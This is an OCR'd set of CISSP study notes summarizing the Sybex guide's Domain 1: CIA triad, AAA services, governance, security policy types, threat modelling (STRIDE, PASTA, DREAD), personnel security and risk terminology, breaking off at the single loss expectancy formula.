CISSP OFFICIAL STUDY GUIDE NOTES

Full Study Guide Summarized

ABSTRACT

This covers each & every topic mentioned in CISSP Sybex Study Guide v8.v9 in a brief and to the point manner (All definitions included). Read Full Sybex Study Guide v8,v9 without missing any topic in shot time. Shot-Cut to CISSP Study Guide and a quick pathway to exam.

Tariq Ali Shaikh

CISSP,CISM,ISO27K LA

Email: tariqali2006@gmail.com

Contents


DOMAIN 1 – SECURITY & RISK MANAGEMENT

The domain 1 of CISSP consists of 4 chapters as below


Chapter 1 : Security Governance through principles and Policies
Chapter 2 : Personal Security and Risk Management concepts
Chapter 3 : Business Continuity planning
Chapter 4 : Laws, Regulations and Compliance

Chapter 1 : Security Governance through principles and Policies

Security 101:



The Primary goals and objectives of Security are contained with the CIA triad



Confidentiality

This is the first principle of CIA triad. Confidentiality means offering a high level of assurance that the data, objects or resources are restricted from unauthorized subjects.
Numerous Countermeasures like data encryption, network traffic padding, strict access control, rigorous authentication procedures, data classification and extensive personal training can help ensure confidentiality against any possible threats.
One word for Confidentiality is SECRECY (Secret)
Numerous attacks that violated confidentiality includes:
Capturing network traffic, stealing password files, port scanning, social engineering, shoulder surfing, eavesdropping and sniffing.

Integrity

Integrity is the concept of protecting the reliability and correctness of data. It ensures that the data remains correct, unaltered and preserved.
Integrity is dependent on confidentiality.
Numerous attacks that violates Integrity includes:

Viruses, logic bombs, unauthorized access, errors in coding and applications, malicious modification, intentional replacements and system back doors.

Availability:

ensures that information is available when needed.

The five elements of AAA services in the figure 1.2 below




FIGURE 1.2 The five elements of AAA services

Identification: Identification is the process by which a subject professes an identity and accountability is initiated. A subject must provide an identity to a system to start the process of authentication, Authorization and accountability (AAA). Identification could be username, smart card or scan device etc.

Authentication: The process of verifying or testing that the claimed identity is a valid authentication. The most common form of authentication is using a password (This includes PIN or PASSPHRASE). Identification and authentication is often used together as a single two-step process.

Authorization: Once a subject is authenticated, access must be authorized. The process of authorization ensures that the requested activity or access to an object is possible given the rights and privileges assigned to the authenticated identity. Example: User may be able to read a file but not delete it, print a document but not alter it.

Auditing: Auditing or monitoring is the programmatic means by which a subject's actions are tracked and recorded for the purpose of holding the subject accountable for the actions while authenticated on a system. Monitoring is part of what is needed for audits and audit logs are part of monitoring system. Monitoring is a type of watching or oversight while auditing is a recording of the information into a record or file. It is possible to monitor without auditing, but you can't audit without some form of monitoring.

Accountability: An organisations security policy can be properly enforced only if accountability is maintained. Accountability is established by linking a human to the activities of an online identity through the security services and mechanism of auditing, authorization, authentication and identification.

Protection Mechanisms

Protection mechanism are common characteristics of security controls

Layering: Layering is also known as defence in depth and is the simple use of multiple controls in a series. Using Layering in series rather than in parallel is important. Think of physical entrances to buildings. A parallel configuration is used for shopping malls as there are many doors in many locations around the entire perimeter of the mall. A series configuration would most likely be used in a bank or airport. A single entrance is provided, and that entrance is several gateways or checkpoints that must be passed in sequential order to gain entry into active area of the building.

Abstraction: Abstraction is used for efficiency. The concept of abstraction is used when classifying objects or assigning roles to subjects. Abstraction is used to define what types of data an object can contain, what types of functions can be performed on or by that object and what capabilities that object has. Abstraction simplifies security by enabling you to assign security controls to a group of objects collected by type or function.


Data Hiding: Data hiding is preventing data from being discovered or accessed by a subject by positioning the data in a logical storage compartment that is not accessible or seen by the subject. Preventing an application from accessing hardware directly is also form of data hiding. Data hiding is often key elements in security controls as well as in programming. The term security through obscurity may seem relevant here however the concept is different. Data hiding is the act of intentionally positioning data so that it is not viewable or accessible to an unauthorized subject., while Security through obscurity is the idea of not informing a subject about an object being present and thus hoping that the subject will not discover the object. Example Security through obscurity is when a programmer is aware of a flaw in their software code, but they release the product anyway hoping that no one discovers the issue and exploitit.

Security Boundaries

A security boundary is the line of intersection between any two areas, subnets or environment. A security boundary exists between a high security area and a low security one such as between LAN and internet.


Evaluate and Apply Security Governance Principles

Security governance is the collection of practices related to supporting, defining, and directing the security efforts of an organization.



Manage the Security Function

The security function is the aspect of operating a business that focuses on the task of evaluating and improving security over time. To manage the security function, an organization must implement proper and sufficient security governance.



Alignment of security function to business strategy, goals, mission, and objectives

Security management planning ensures proper creation, implementation, and enforcement of a security policy. Security management planning is to use a top-down approach means Upper, or senior, management is responsible for initiating and defining policies for the organization


Three types of Security management plan

Strategic Plan: It is long term plan that is stable, and it defines the organisation's security purpose. Useful of 5 years maintained & updated annually. Includes Risk assessment.

Tactical Plan: This is a midterm plan developed to provide more details on accomplishing the goals set forth in the strategic plan. Useful for a year. examples are project plans, acquisition plans, hiring plans, budget plan, maintenance plan, support plan, system development plan.


Operational Plan: This is a short-term plan and only valid for short time. Must be updated often such as monthly or quarterly. Examples are training plans, system development plans and project design plan.

Organizational processes




Two common classification schemes are Government/military and commercial business/private sector

Government/ Military Classification



Business/Private



Government/ Military Classification		***Business/Private sector Classification***	
Top Secret	Highest level. Unauthorized disclosure will have drastic effects & cause grave demage to National security	***Confidential***	Highest level. Extremely sensitive for internal use only.if disclosed can have drastic effects on the competitive edge of organisation
Secret	secret is used for data of restricted nature. Unauthorized disclosure will have significant effects & cause crtical damage to national security	***Private***	used for data that is private or personal and intended for internal use only. If disclosed negative impact could occur for the company or individual
Confidential	used for data of sensitive, proprietary or highly valuable nature. Unauthorized disclosure will have noticeable effects & cause serious damage to national security	***Sensitive***	used for data that is more classified than public. Negative impact could occur for the company if this data is disclosed.
Sensitive but Unclassified	SBU is used for data that is used for internal use or for office only. Used to protect information that could voilate the privacy rights of individuals	***Public***	lowest level. Disclosure doesn't have a serious negative impact on the organisation
UnClassified	used for data that is neither sensitive nor classified. Disclosure doesn't compromise confidentiality or cause any noticeable damage		

Organizational roles and responsibilities

Senior Manager: Responsible for the security maintained by an organisation & who should be most concerned about the protection of its assets. Responsible for overall success or failure of a security solution & responsible for exercising due care & due diligence.

Security Professional: Has a functional responsibility for security including writing the security policy & implementing it. They are not decision makers, they are implementers. Also called information security (infosec office) or computer incident response (CIRT) team role.

Data Owner: Responsible for classifying information for placement and protection within the security solution. Mostly a high-level manager who is responsible for data protection.

Data custodian: Responsible for the tasks of implementing the prescribed protection defined by the security policy & senior management. Activities include performing testing backup, validating data integrity, deploying security solutions and managing data storage.

User: A person who has access to the secured system. User's access is tied to their work tasks and is limited.

Auditor: Responsible for reviewing & verifying that they security policy is properly implemented. This may be assigned to security professional or a trained user.

Security control frameworks

COBIT: Control objectives for information and related technology is widely used security control framework. COBIT is a documented set of best IT security practices crafted by the information systems Audit and control association (ISACA). COBIT is not only used to plan IT security of any organisation but also a guideline for auditors. Six key principles for governance & management of enterprise IT

1. *Provide Stakeholder Value*
2. *Holistic Approach*
3. *Dynamic Governance System*
4. *Governance Distinct from Management*
5. *Tailored to Enterprise Needs*
6. *End-to-End Governance System*

Centre for internet Security (CIS)

This provides OS, Application and hardware security configuration guidelines.

Due care due diligence

Due care is about correcting something immediately. The first letter of the two words even help to remember this, DC = Do Correct. It is a way to implement something right away in order to perform mitigation procedures. Doing the right thing. Due Care is short term (to mitigate) and is bottom up approach.

Due diligence takes longer than just fixing something immediately, it is more the investigation as to why that something had to be corrected in the first place. It is about detecting the reason behind either an incident, event, or breach etc. etc. The first two letters help to remember this, DD= Do Detect. It is making sure the right thing was done correctly, and if it is necessary to do it again or if further research is required. Due diligence is long term (to research) and top down approach.

Example*:* Microsoft releases the patch and those patches are tested, verified in the test environment before being updated in the production is a DUE DILIGENCE. (Experienced Man rule). Once these patches are tested successfully and are now ready to be deployed on production and that successful deployment is DUE CARE (Prudent Man Rule)

The implementation of controls is due care, and verification of those controls being implemented is due diligence.

Develop, Document, and Implement Security Policy, Standards, Procedures, and Guidelines

Security Policy: A security policy is a document that define the scope of the security needed by the organisation and discuss the assets that require protection and the extent to which security solutions should go to provide the necessary protection. It is strategic plan for implementing security. Security policy is used to assign responsibilities, define roles, specify audit requirements etc. **Mandatory**

Organisation security policy This policy focuses on issues relevant to every aspect of an organisation.

Issue specific security policy focuses on a specific network service, department, functions or other aspects.

System specific security policy focuses on individual systems or types of systems and prescribe approved hardware and software.

Regulatory Policy is required whenever industry or legal standards are applicable to your organisation.

Advisory policy discusses behaviours and activities that are acceptable and defines consequences of violations.

Informative policy is designed to provide information or knowledge about a specific subject such as company goals, mission statement etc.

Standard: This defines the compulsory requirements for the homogenous use of hardware, software, technology and security controls. Organisational security standard may specify how hardware and software product are to be used. Standards are tactical documents that defines steps or methods to accomplish the goal and overall directions defined by security policy. An organisational standard may require that all employees always wear their company identification badges so that they challenge unknown individual about their identity and purpose of being in the specific area**.Mandatory.**

Baseline: Defines a minimum level of security that every system throughout the organisation must meet. Baseline are usually system specific and often refer to an industry or government standards like TCSEC, ITSEC or NIST standards.

Procedure: Procedure or standard operating procedure (SOP) is a detailed, step by step how to document that describes the exact actions necessary to implement a specific security mechanism, control or solution. **Mandatory.**

Guidelines: Guidelines are recommendations (which are discretionary). A guideline can be a useful piece of advice, such as "To create a strong password, take the first letter of every word in a sentence, and mix in some numbers and symbols. 'I will pass the CISSP® exam in 6 months!' becomes 'Iwptcei6m!' You can create a strong password without following this advice, which is why guidelines are **not mandatory**. They are useful, especially for novice users.




FIGURE 1.6 The comparative relationships of security policy components

Example:

- Encrypt the file is policy or written in *policy*
- Encrypt the file with AES 256 is a *Standard*
- Recommendation is to use 7Zip, but you are using winzip or any other tool is *Guideline*
- Encrypt a file, Step 1: Click here, Step 2: Go there, Step 3: Do this. Is a *procedure*

Understand and Apply Threat Modelling Concepts and Methodologies

Threat Modelling: is the security policy where potential threats are *identified, categorized* and *analysed*. It can be performed as a proactive measure during design and development or as a reactive measure once a product has been deployed. Threat modelling should begin early in the design process or a system and continue throughout its lifecycle. *Two goals* of threat Modelling are

1. To reduce the number of Security related design and coding defects.
2. To reduce the severity of any remaining defects.

A proactive approach: This takes place during the early stages of system development, specifically during initial design and specifications establishment. This type is also known as a defensive approach.

A reactive approach: This takes place after a product has been created and deployed. This is also known as adversarial approach and can be called as threat hunting.

Fuzz Testing: This is a specialized dynamic testing technique that provides many different types of inputs to software to stress its limits and find previously undetected flaws. It supplies invalid input to the software to trigger known software vulnerabilities.

Identifying Threats

There are almost infinite possibilities of threats, so it is important to use a structured approach to accurately identify relevant threats. Three approaches are as

Focused on Assets: This method uses assets valuation results and attempts to identify threats to the valuable assets.

Focused on Attackers: Some organisations are able to identify potential attackers and can identify the threats they represent based on the attacker's goals or tactics, techniques and procedure (TTP).

Focused on software: If an organisation develops a software, it can consider potential threats against the software.

STRIDE

STRIDE is a Microsoft threat categorization scheme. STRIDE is an acronym and stands for the below.

Spoofing: An attack with the goal of gaining access to the target system through the use of a falsified identity. It can be used against IP, MAC, username, System name, Wireless SSID, Email id etc.
Tampering: Any action resulting in unauthorized changes or manipulation of data whether in transit or in storage. Such attacks are violation of integrity and availability.
Repudiation: The ability of a user or attacker to deny having performed an action or activity.
Information Disclosure: The revelation or distribution of private, confidential or controlled information to external or unauthorized entities.
Denial of Service (DOS): An attack that attempts to prevent authorized use of a resource. This can be done through flaw exploitation, Connection overloading or traffic flooding.
Elevation/Escalation of privilege: An attack where a limited user account is transformed into an account with greater privileges, power and access.
STRIDE is typically used to focus on application threats however it is applicable to other situations such as network or host threats.

Process for Attack simulation and threat Analysis (PASTA)

This is a seven-stage threat modelling methodology. PASTA is a risk centric approach that aims at selecting or developing countermeasures in relation to the value of the assets to be protected.
Stage 1: Definition of objectives (DO) for the analysis of Risks.
Stage 2: Definition of the Technical scope (DTS)
Stage 3: Application decomposition and analysis (ADA)
Stage 4: Threat Analysis (TA)
Stage 5: Weakness and Vulnerability Analysis (WVA)
Stage 6: Attack Modelling and Simulation (AMS)
Stage 7: Risk Analysis and Management (RAM)
Trike is another threat modelling methodology that focuses on a risk-based approach instead of depending upon the aggregated threat model used in STRIDE and DREAD.

Visual, Agile and simple threat (VAST)

is a threat modelling concept based on agile project management and programming principles. The goal of the VAST is to integrate threat and risk management into an agile programming environment on a scalable basis.

Performing Reduction Analysis

Reduction analysis is also known as decomposing *(Break down into simpler parts)* the application, system or environment. The purpose of this task is to gain a greater understanding of the logic of the product as well as its interactions with external elements.

Five key concepts identify in decomposition/Reduction analysis process

Trust Boundaries: Any location where the level of trust or security changes
Data flow paths: The movement of data between locations
Input points: Location where external input is received.
Privileged Operations: Any activity that requires privileges than of a standard user account or process. Require making system changes or alter security.
Details about security stance and approach: The declaration of the security policy, security foundations and security assumptions.

DREAD (Disaster, Reproducibility, Exploitability, Affected Users and Discoverability)

DREAD Rating system is designed to provide flexibility rating solution that is based on the answers to five main questions about the threat.
Damage Potential: How severe is the damage likely to be if the threat is realized.
Reproducibility: How complicated is it for attackers to reproduce the exploit.
Exploitability: How hard is it to perform the attack?
Affected Users: How many users are likely to be affected by the attack (As percentage).

Discoverability: How hard is it for an attacker to discover the weakness?

Apply Risk-Based Management Concepts to the Supply Chain

A supply chain is the concept that most computers, devices, networks and systems are not built by a single entity. The goal of a secure supply chain is to ensure that the finished product is of sufficient quality, meets performance and operational goals and provides stated security mechanisms and that at no point in the process was any element counterfeited or subjected to unauthorized or malicious manipulation or sabotage.

SCRM (Supply Chain Risk mgmt.) is the means to ensure

- That all of the vendors or links in the supply chain are RELIABLE, TRUSTWORTHY, REPUTABLE organisations that DISCLOSE their PRACTICES and SECURITY requirements to their Business Partners
- Each link in the chain should be responsible and accountable to the NEXT LINK in the chain.
- Each HANDOFF is properly ORGANISED, DOCUMENTED, MANAGED and AUDITED

GOAL of SCRM (Supply Chain Risk mgmt.) Ensures

- That the finished product is of sufficient QUALITY,
- Meets PERFORMANCE and OPERATIONAL goals,
- Provides stated SECURITY mechanism, and that at no point in the process was any element COUNTERFEITED
- Subject to UNAUTHORISED or MALICIOUS manipulation or SABOTAGE

Chapter 2 : Personal Security and Risk Management

Humans are the weakest elements in any security solution. No matter what physical or logical controls are deployed, humans can discover ways to avoid them, circumvent or subvert them or disable them. Thus, it is important to take into account the humanity of your users when designing and deploying security solutions for your environment.

Personal security policies and procedures

Separation of Duties: This is the security concept in which critical, significant and sensitive work tasks are divided among several individual administrators or high-level operators. This is also a protection against collusion. Collusion is when several people work together to perpetrate a crime.

Job Responsibilities: Job responsibilities are the specific work tasks an employee is required to perform on regular basis. The principle of least privilege should be applied in granting the minimum amount of access required to complete the tasks or job responsibilities. Cross training is often discussed as an alternative to job rotation.

Job Rotation: This is simply a means by which an organisation improves its overall security. This serves two functions

It provides a type of knowledge redundancy

Moving personnel around reduces the risk of fraud, data modification, theft, sabotage and misuse of information.

NDA: Nondisclosure agreement (NDA) is used to protect the confidential information within an organisation from being disclosed by a current or former employee.

NCA: Noncompeting agreement prevents an employee with special knowledge of secrets from one organisation from working in a competing organisation in order to prevent that second organisation from benefitting from the worker's special knowledge of secrets. It is often limited to 6 moths, 1 year or 3 years.

Onboarding: It is the process of adding new employees to the identity and access management (IAM) system of an organisation.

Offboarding: it is the reverse of the onboarding process.

User behaviour analytics (UBA)/ user and entity behaviour analytics (UEBA): are the concepts of analysing the behaviour of users, subjects, visitors, customers, and so forth for some specific goal or purpose. The E in UEBA extends the analysis to include entity activities that take place but that are not necessarily directly linked or tied to a user's specific actions, but that can still correlate to a vulnerability, reconnaissance, intrusion, breach, or exploit occurrence. Information collected from UBA/UEBA monitoring can be used to improve personnel security, policies, procedures, training, and related security oversight programs

Vendor, Consultant and Contractor agreements and Controls

These controls are used to define the levels of performance, expectation, compensation and consequences for entities, persons or organisations that are external to the primary organisation. These controls are often defined in a document or policy known as Service level Agreement (SLA). The following issues are commonly addressed in SLA

- System uptime (percentage of overall operating system)
- Maximum consecutive downtime (in seconds/minutes/ and so on)
- Peak load
- Average Load
- Responsibility for diagnostics
- Failover time (If redundancy is in place)

Vendor management system (VMS).

A VMS is a software solution that assists with the management and procurement of staffing services, hardware, software, and other needed products and services.

Compliance Policy Requirements

Compliance is the act of conforming to or adhering to rules, policies, regulations, standards or requirements. Compliance is an important concern to security Governance. OR

Compliance is the process that records and monitors the policies, procedures and controls needed to ensure that policies and standards are adequately adhered to. Compliance is a form of administrative or managerial security control because it focuses on polices and people abiding by those policies.

Security Governance

Security Governance is the collection of practices related to supporting, defining and directing the security efforts of an organisation.

Third party Governance: is a system of oversight that may be mandated by law, regulations, industry standards, contractual obligation, or licensing requirement.

Documentation review: is the process of reading the exchanged materials and verifying them against standards and expectations. The documentation review is typically performed before any on-site inspection takes place.

Authorization to operate (ATO): When government or military agencies or contractors fail to provide sufficient documentation to meet requirements of third-party governance then that can result in ATO. If ATO is lost or revoked, a complete documentation review and on-site review showing full compliance is usually necessary to re-establish the ATO.

Understand and Apply Risk Management Concepts

Risk management: is a detailed process of identifying factors that could damage or disclose data, evaluating those factors in light of data value and countermeasure cost, and implementing cost effective solutions for mitigating or reducing risk. The primary goal of risk management is to reduce risk to an acceptable level. It is impossible to design and deploy a totally risk-free environment however significant risk reduction is possible often a little effort. Risk management is composed of two primary elements: risk assessment and risk response.

Risk Analysis/Risk Assessment: The process by which the goals of risk management are achieved or is the examination of an environment for risks, evaluating each threat event as to its likelihood of occurring and the severity of the damage it would cause if it did occur and assessing the cost of various countermeasures for each risk.

Risk response: Involves evaluating countermeasures, safeguards, and security controls using a cost/benefit analysis

Risk Terminology

Asset: An asset is anything within an environment that should be protected. It can be anything used in a business process or task. It can be computer file, network service, system resource, a process, a product, an IT infrastructure, a database etc. The loss or disclosure of an asset could result in an overall security compromise, loss of productivity, reduction in profits etc.

Asset Valuation: Asset valuation is a dollar value assigned to an asset based on actual cost and nonmonetary expenses.

Threats: Any potential occurrence that may cause an undesirable or unwanted outcome for an organisation or for a specific asset is a threat. Threats are any actions or inactions that could cause damage, destruction, alteration, loss or disclosure of assets or that could block access to or prevent maintenance of assets. Threat agents intentionally exploit vulnerability, threat agents are usually people but could also be program, hardware or system.

Threat Agent/Actors: Threat agents or threat actors intentionally exploit vulnerabilities. Threat agents are usually people, but they could also be programs, hardware, or systems. Threat agents wield threats in order to cause harm to targets.

Threat Events: Threat events are accidental occurrences and intentional exploitations of vulnerabilities. They can also be natural, or person made. Threat events include fire, earthquake, flood, system failure, human error (due to a lack of training or ignorance), and power outage.

Threat Vector: *A* threat vector or attack vector is the path or means by which an attack or attacker can gain access to a target in order to cause harm. Threat vectors can include email, web surfing, external drives, Wi-Fi networks, physical access, mobile devices, cloud, social media, supply chain, removable media, and commercial software.

Vulnerability: The weakness in an asset or the absence or the weakness of a safeguard or countermeasure is vulnerability. In other words, Vulnerability is a flaw, loophole, oversight, error limitation, Frailty or susceptibility in the IT infrastructure or any other aspect of an organisation. If a vulnerability is exploited, loss or damage to assets can occur.

Exposure: Exposure is being susceptible to asset loss because of a threat. If there is a vulnerability and a threat that can exploit it then there is a possibility that a threat event or potential exposure can occur.

Risk: Risk is the possibility or likelihood that a threat will exploit a vulnerability to cause harm to an asset. It is an assessment of probability, possibility or chance

Risk = Threat x Vulnerability

When a risk is realized a threat agent, a threat actor or a threat event has taken advantage of a vulnerability and caused harm to or disclosure or one or more assets.

As a risk management tool, security is the implementation of safeguards

Safeguard: A safeguard, security control or countermeasure is anything that removes or reduces the vulnerability or protect against one or more specific threats. A safeguard can be installing a software patch, making a configuration change, hiring a security guards, modifying processes, installing lights etc. Safeguards are the only means by which risk is mitigated or removed.

Attack: An Attack is the exploitation of a vulnerability by the threat agent. In other words, an attack is any intentional attempt to exploit a vulnerability of an organisation's security infrastructure to cause damage, loss or disclosure of assets.

Breach: A breach is the occurrence of a security mechanism being bypassed or thwarted by the threat agent. When a breach is combined with an attack, a penetration or intrusion can result.

Risk Assessment/Analysis

Risk management/analysis is primarily the responsibility of upper management. However, upper management typically assigns the actual task of risk analyses and risk response modelling to a team from the IT and security departments. The results of their work will be submitted as a proposal to upper management, who will make the final decisions as to which responses are implemented by the organization. There are two risk assessment methodologies

Quantitative risk analysis:

This analysis assigns a real dollar figures to the loss of an asset. Think of quantitative analysis as the act of assigning a quantity to risk- in other words placing a dollar figure on each asset and threat.




FIGURE 2.5 The six major elements of quantitative risk analysis

Exposure Factor: The exposure factor EF represents the percentage of loss that an organisation would experience if a specific asset were violated by a realized risk. The EF can also be called the loss potential. The EF is expressed as a percentage.

Single Loss expectancy: The EF is needed to calculate the SLE. The single loss expectancy (SLE) is the cost associated with a single realized risk against a specific asset. It indicates the exact amount of loss an organization would experience if an asset were harmed by a specific threat occurring. SLE is expressed in Dollar value. Formula of SLE (SLE = AV * EF).

